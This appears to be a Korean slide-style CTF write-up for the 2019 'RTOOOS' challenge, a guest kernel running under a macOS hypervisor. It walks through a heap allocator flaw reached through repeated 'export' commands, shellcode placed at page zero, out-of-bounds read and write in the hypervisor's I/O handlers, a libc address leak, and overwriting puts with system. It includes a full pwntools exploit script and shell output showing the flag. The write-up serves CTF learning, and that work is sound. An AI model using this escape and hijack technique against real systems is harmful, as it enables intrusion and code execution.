

RTOOOS

문제 설명

X

RT0o0S

i submitted this for my first operating system homework at starfleet academy. scotty gave me a poor grade on it because he said this is exploitable.

```
rt0oosquals2019.ooverflow.io 5000
```

Files:

- [crux_7377a1f43e35924971ef1b172c080e03131bed56](#)

문제 컨셉트


- OSX Exploit
- Pseudo-Hypervisor

주어진 것

바이너리 파일 (crux) – kernel

rtoos.qualis2019.ooverflow.io 5000

문제 바이너리 분석



문제의 흐름

```
2019-06-13 18:14:17.270 honcho[40214:1138442] hi there
2019-06-13 18:14:17.270 honcho[40214:1138442] dropping privs
2019-06-13 18:14:17.271 honcho[40214:1138442] initializing vcpu
2019-06-13 18:14:17.271 honcho[40214:1138442] mapping memory to the guest
2019-06-13 18:14:17.274 honcho[40214:1138442] initializing vmcs
2019-06-13 18:14:17.274 honcho[40214:1138442] initializing msrs
2019-06-13 18:14:17.274 honcho[40214:1138442] initializing pages, long ass mode
2019-06-13 18:14:17.274 honcho[40214:1138442] initializing special registers
2019-06-13 18:14:17.274 honcho[40214:1138442] initializing segment
2019-06-13 18:14:17.274 honcho[40214:1138442] let's go!
CS420 - Homework 1
Student: Kurt Mandl
Submission Stardate 37357.84908798814
[RT0oOS> export
command not found, press "help" for help!
[RT0oOS> help
help text TODO!
[RT0oOS> █
```

문제의 흐름

- 사용가능한 명령어

- cat
- ls
- id
- help
- export
- env
- exit

문제의 흐름 (ls)

- ls 명령어를 통해 존재하는 파일을 확인할 수 있음
- honcho라는 바이너리를 뽑아야 되는 것으로 보임

```
[RT0o0S> ls
```

```
.
```

```
..
```

```
flag
```

```
honcho
```

```
hello
```

```
crux_7377a1f43e35924971ef1b172c080e03131bed56
```

```
[RT0o0S> █
```


문제의 흐름 (cat)

- honcho를 cat 하면 커널에서 블락되었다고 나온다.

```
[RT0o0S> cat honcho
reading hypervisor blocked by kernel!!
[RT0o0S> cat flag
hypervisor blocked read of flag
[RT0o0S> █
```

- crux 파일을 분석하면 honcho 문자열을 막음.

```
}
if ( strstri((input + 4), "honcho") )
    out_bytes("reading hypervisor blocked by kernel!!", "honcho", v8);
else
    sub_87(input + 4, "honcho", v8);
}
```

문제의 흐름 (cat)

- flag파일은 하이퍼바이저에서 막는다고 알려줌.


```
[RT0o0S> cat honcho  
reading hypervisor blocked by kernel!!  
[RT0o0S> cat flag  
hypervisor blocked read of flag  
[RT0o0S> █
```

- 하이퍼바이저 바이너리(honcho)가 없기 때문에 확인 불가.

문제의 흐름 (cat)

- crux kernel이 하이퍼바이저 아래에서 실행되고 있는 형태
- 즉 honcho가 하이퍼바이저 느낌

시나리오




honcho
(Hypervisor)




crux
(kernel)

시나리오



시나리오



문제의 흐름 (crux)

- cs가 0이라 가정
- 코드가 RWX일 것이라 가정



LUCKY

문제의 흐름 (crux)

- 이러한 명령어들이 있음.
- 단순한 switch/case 구조

```
47     ~(input + inputlen_1 - 1) = 0;
48     if ( strcmp("help", input) )
49     {
50         v3 = strcmp("ls", input);
51         if ( v3 )
52         {
53             if ( strcmp("id", input) )
54             {
55                 v6 = strlen("cat ");
56                 if ( strncmp("cat ", input, v6) )
57                 {
58                     v9 = strlen("export ");
59                     if ( strncmp("export ", input, v9) )
60                     {
61                         if ( strcmp("env", input) )
62                         {
63                             if ( !strcmp("exit", input) )
64                                 go_exit();
65                             v16 = strlen("unset ");
66                             if ( strncmp("unset ", input, v16) )
67                             {
68                                 out_bytes("command not found, press \"help\"")
69                             }
70                             else
71                                 ,
```


문제의 흐름 (crux)

- 입력 값을 저장하고 출력하는 부분은 `export` 기능을 통해 환경변수 작성 밖에 없었음.
- 이 부분을 유심히 분석

문제의 흐름 (crux)

- alloc 함수
- 할당하고자 하는 사이즈가 남아있는 사이즈보다 크면 0을 반환

```
1 __int64 __fastcall alloc(unsigned __int64 size)
2 {
3     bool v2; // [rsp+7h] [rbp-29h]
4     __int64 i; // [rsp+18h] [rbp-18h]
5     __int64 ret; // [rsp+28h] [rbp-8h]
6
7     if ( !*MEMORY[0x1638] )
8         BUG();
9     for ( i = MEMORY[0x1638]; ; i = *(i + 16) )
10    {
11        if ( *i < size || (v2 = 0, !(i + 8)) )
12            v2 = *(i + 16) != 0LL;
13        if ( !v2 )
14            break;
15    }
16    if ( *i == size )
17    {
18        *(i + 8) = 0;
19        ret = i + 0x18;
20    }
21    else if ( *i <= size + 24 )
22    {
23        ret = 0LL;
24    }
25    else
26    {
27        sub_100(i, size);
28        ret = i + 0x18;
29    }
30    return ret;
31 }
```

문제의 흐름 (crux)

[illegible]

문제의 흐름 (crux)

- 8번째 export를 할 때 죽음
- 0페이지에 값이 할당되어 코드가 바뀐 것으로 가정

문제의 흐름 (crux)

- 8번째 할당 때
- export a=payload 를 해주니 무한루프 걸림 (가정이 맞음) -- 오예

```
payload = '\x90' * 100  
payload += '\xeb\xfe'
```

문제의 흐름 (crux)

- honcho 바이너리 추출
- 하이퍼바이저 콜을 통해 바이너리 뽑아냄.
 - (**특이하게도 vmcall 대신** in / out instructions)

문제의 흐름 (honcho)

- Mach-O 64bit 파일

```
→ rt file honcho
```

```
honcho: Mach-O 64-bit executable x86_64
```

```
→ rt █
```

문제의 흐름 (honcho)

- 예상과 동일하게 flag 파일을 못 읽게 막음

```
00 case 'd':
01     puts(vm_mem + INP);
02     break;
03 case 'e':
04     v9 = opendir_INODE64(".");
05     if ( v9 )
06     {
07         v10 = v9;
08         while ( 1 )
09         {
10             v11 = readdir_INODE64(v10);
11             if ( !v11 )
12                 break;
13             puts((v11 + 21));
14         }
15         closedir(v10);
16     }
17     else
18     {
19         printf("Could not open current directory");
20     }
21     break;
22 case 'f':
23     v12 = reg_rax;
24     v13 = vm_mem + INP;
25     if ( strcasestr(vm_mem + INP, "flag") )
26     {
27         printf("hypervisor blocked read of %s\n", v13);
28     }
29     else
30     {
31         v14 = ReadFile(v13, &v21);
32         write(1, v14, v21);
33     }
34     reg_rax = v12;
```


문제의 흐름 (honcho)

- 'c', 'd' 명령어를 수행하는 과정에서 boundary check가 존재하지 않음.
- OOB r/w 취약점

```
88 {
89     case 'a':
90         putchar(INP);
91         break;
92     case 'b':
93         v6 = INP;
94         v7 = "%p\n";
95         goto LABEL_20;
96     case 'c':
97         v8 = read(0, vm_mem + INP, reg_rsi);
98         hv_vcpu_write_register(vcpu, 2LL, v8);
99         break;
100    case 'd':
101        puts(vm_mem + INP);
102        break;
103    case 'e':
104        v9 = opendir_INODE64(".");
105        if ( v9 )
106        {
107            v10 = v9;
108            while ( 1 )
109            {
110                v11 = readdir_INODE64(v10);
111                if ( !v11 )
112                    break;
113                puts((v11 + 21));
114            }
115            closedir(v10);
116        }
117        else
118        {
119            printf("Could not open current directory");
120        }
121        break;
122    case 'f':
```

문제의 흐름 (honcho)

- OSX의 경우 큰 사이즈를 valloc 이미지 베이스 기준 + X(고정) 주소에 할당됨 (디버깅 해보니 그림)

```
21 | NSLog(CFSTR("initializing vcpu"));
22 | vmm_create();
23 | NSLog(CFSTR("mapping memory to the guest"));
24 | v4 = valloc(0x400000uLL);
25 | v5 = v4;
26 | vm_mem = v4;
27 | __bzero(v4, 0x400000LL);
28 | hv_vm_map(v5, 0LL, 0x400000LL, 7LL);
29 | NSLog(CFSTR("initializing vmcs"));
30 | init_vmcs();
-- | .....
```

이

- `__la_symbol_ptr` 영역에서 library 주소를 알아낼 수 있음.
 - ELF GOT

```
__la_symbol_ptr:0000000100002058 ; int (__cdecl __imp__fclose_ptr)(FILE *)
__la_symbol_ptr:0000000100002058 _fclose_ptr      dq offset __imp__fclose ; DATA XREF: _f
__la_symbol_ptr:0000000100002060 ; FILE *(__cdecl *fopen_ptr)(const char *, const char *,
__la_symbol_ptr:0000000100002060 _fopen_ptr      dq offset __imp__fopen ; DATA XREF: _f
__la_symbol_ptr:0000000100002068 ; int (*fprintf_ptr)(FILE *, const char *, ...)
__la_symbol_ptr:0000000100002068 _fprintf_ptr    dq offset __imp__fprintf
__la_symbol_ptr:0000000100002068 ; DATA XREF: _f
```

부제

- `__la_symbol_ptr` 영역에서 `puts`를 `system`으로 덮어서 `puts("/bin/sh");`

```
__la_symbol_ptr:0000000100002058 ; int (__cdecl __imp__fclose)(FILE *)
__la_symbol_ptr:0000000100002058 _fclose_ptr      dq offset __imp__fclose ; DATA XREF: _f
__la_symbol_ptr:0000000100002060 ; FILE *(__cdecl *fopen_ptr)(const char *, const char *,
__la_symbol_ptr:0000000100002060 _fopen_ptr      dq offset __imp__fopen ; DATA XREF: _f
__la_symbol_ptr:0000000100002068 ; int (*fprintf_ptr)(FILE *, const char *, ...)
__la_symbol_ptr:0000000100002068 _fprintf_ptr    dq offset __imp__fprintf
__la_symbol_ptr:0000000100002068 ; DATA XREF: _f
```

풀이 (Exploit)

- system function address를 계산해서 call 하면 됨 `system("/bin/sh");`

```
1 from pwn import *
2
3 context.arch = 'amd64'
4
5 r = remote('192.168.230.1', 1234)
6
7 libc_fclose = (0x96000 - 0x2058)
8 got_puts = (0x96000 - 0x2130)
9
10 data = ''
11 mov rax, -0x%x
12 mov di, 0x64
13 out dx, al
14
15 mov rax, 0x3000
16 mov rsi, 0x10
17 mov rdi, 0x63
18 out dx, al
19
20 mov rax, -0x%x
21 mov di, 0x63
22 mov rsi, 0x8
23 out dx, al
24
```

```
26 mov rax, 0x3000
27 mov di, 0x64
28 out dx, al
29
30
31 ''' % (libc_fclose, got_puts)
32 q = asm(data)
33
34 payload = '\x90' * 100
35 payload += q
36
37 for i in xrange(7):
38     r.sendlineafter('[RT0o0S>', 'export a')
39
40 r.sendlineafter('[RT0o0S>', 'export a=%s' % payload)
41 r.recv()
42
43 data = r.recv(6)
44 libc = u64(data+"\x00\x00") - 0x0000000000003a8f0
45 print "LIBC @ 0x%x"%libc
46 r.sendline("/bin/sh\x00")
47
48 sleep(1)
49 r.sendline(p64(libc + 0x00000000000062CF9))
50
51 r.interactive()
```

Level 0 | (Exploit)

```
junox@u1804:/tmp$ python a.py
[+] Opening connection to 192.168.230.1 on port 1234: Done
LIBC @ 0x7fff6d56d000
[*] Switching to interactive mode

$ id
uid=4294967294(nobody) gid=4294967294(nobody) groups=4294967294(n
$ ls
crux_7377a1f43e35924971ef1b172c080e03131bed56
flag
hello
honcho
$ cat flag
this_is_flag
$ █
```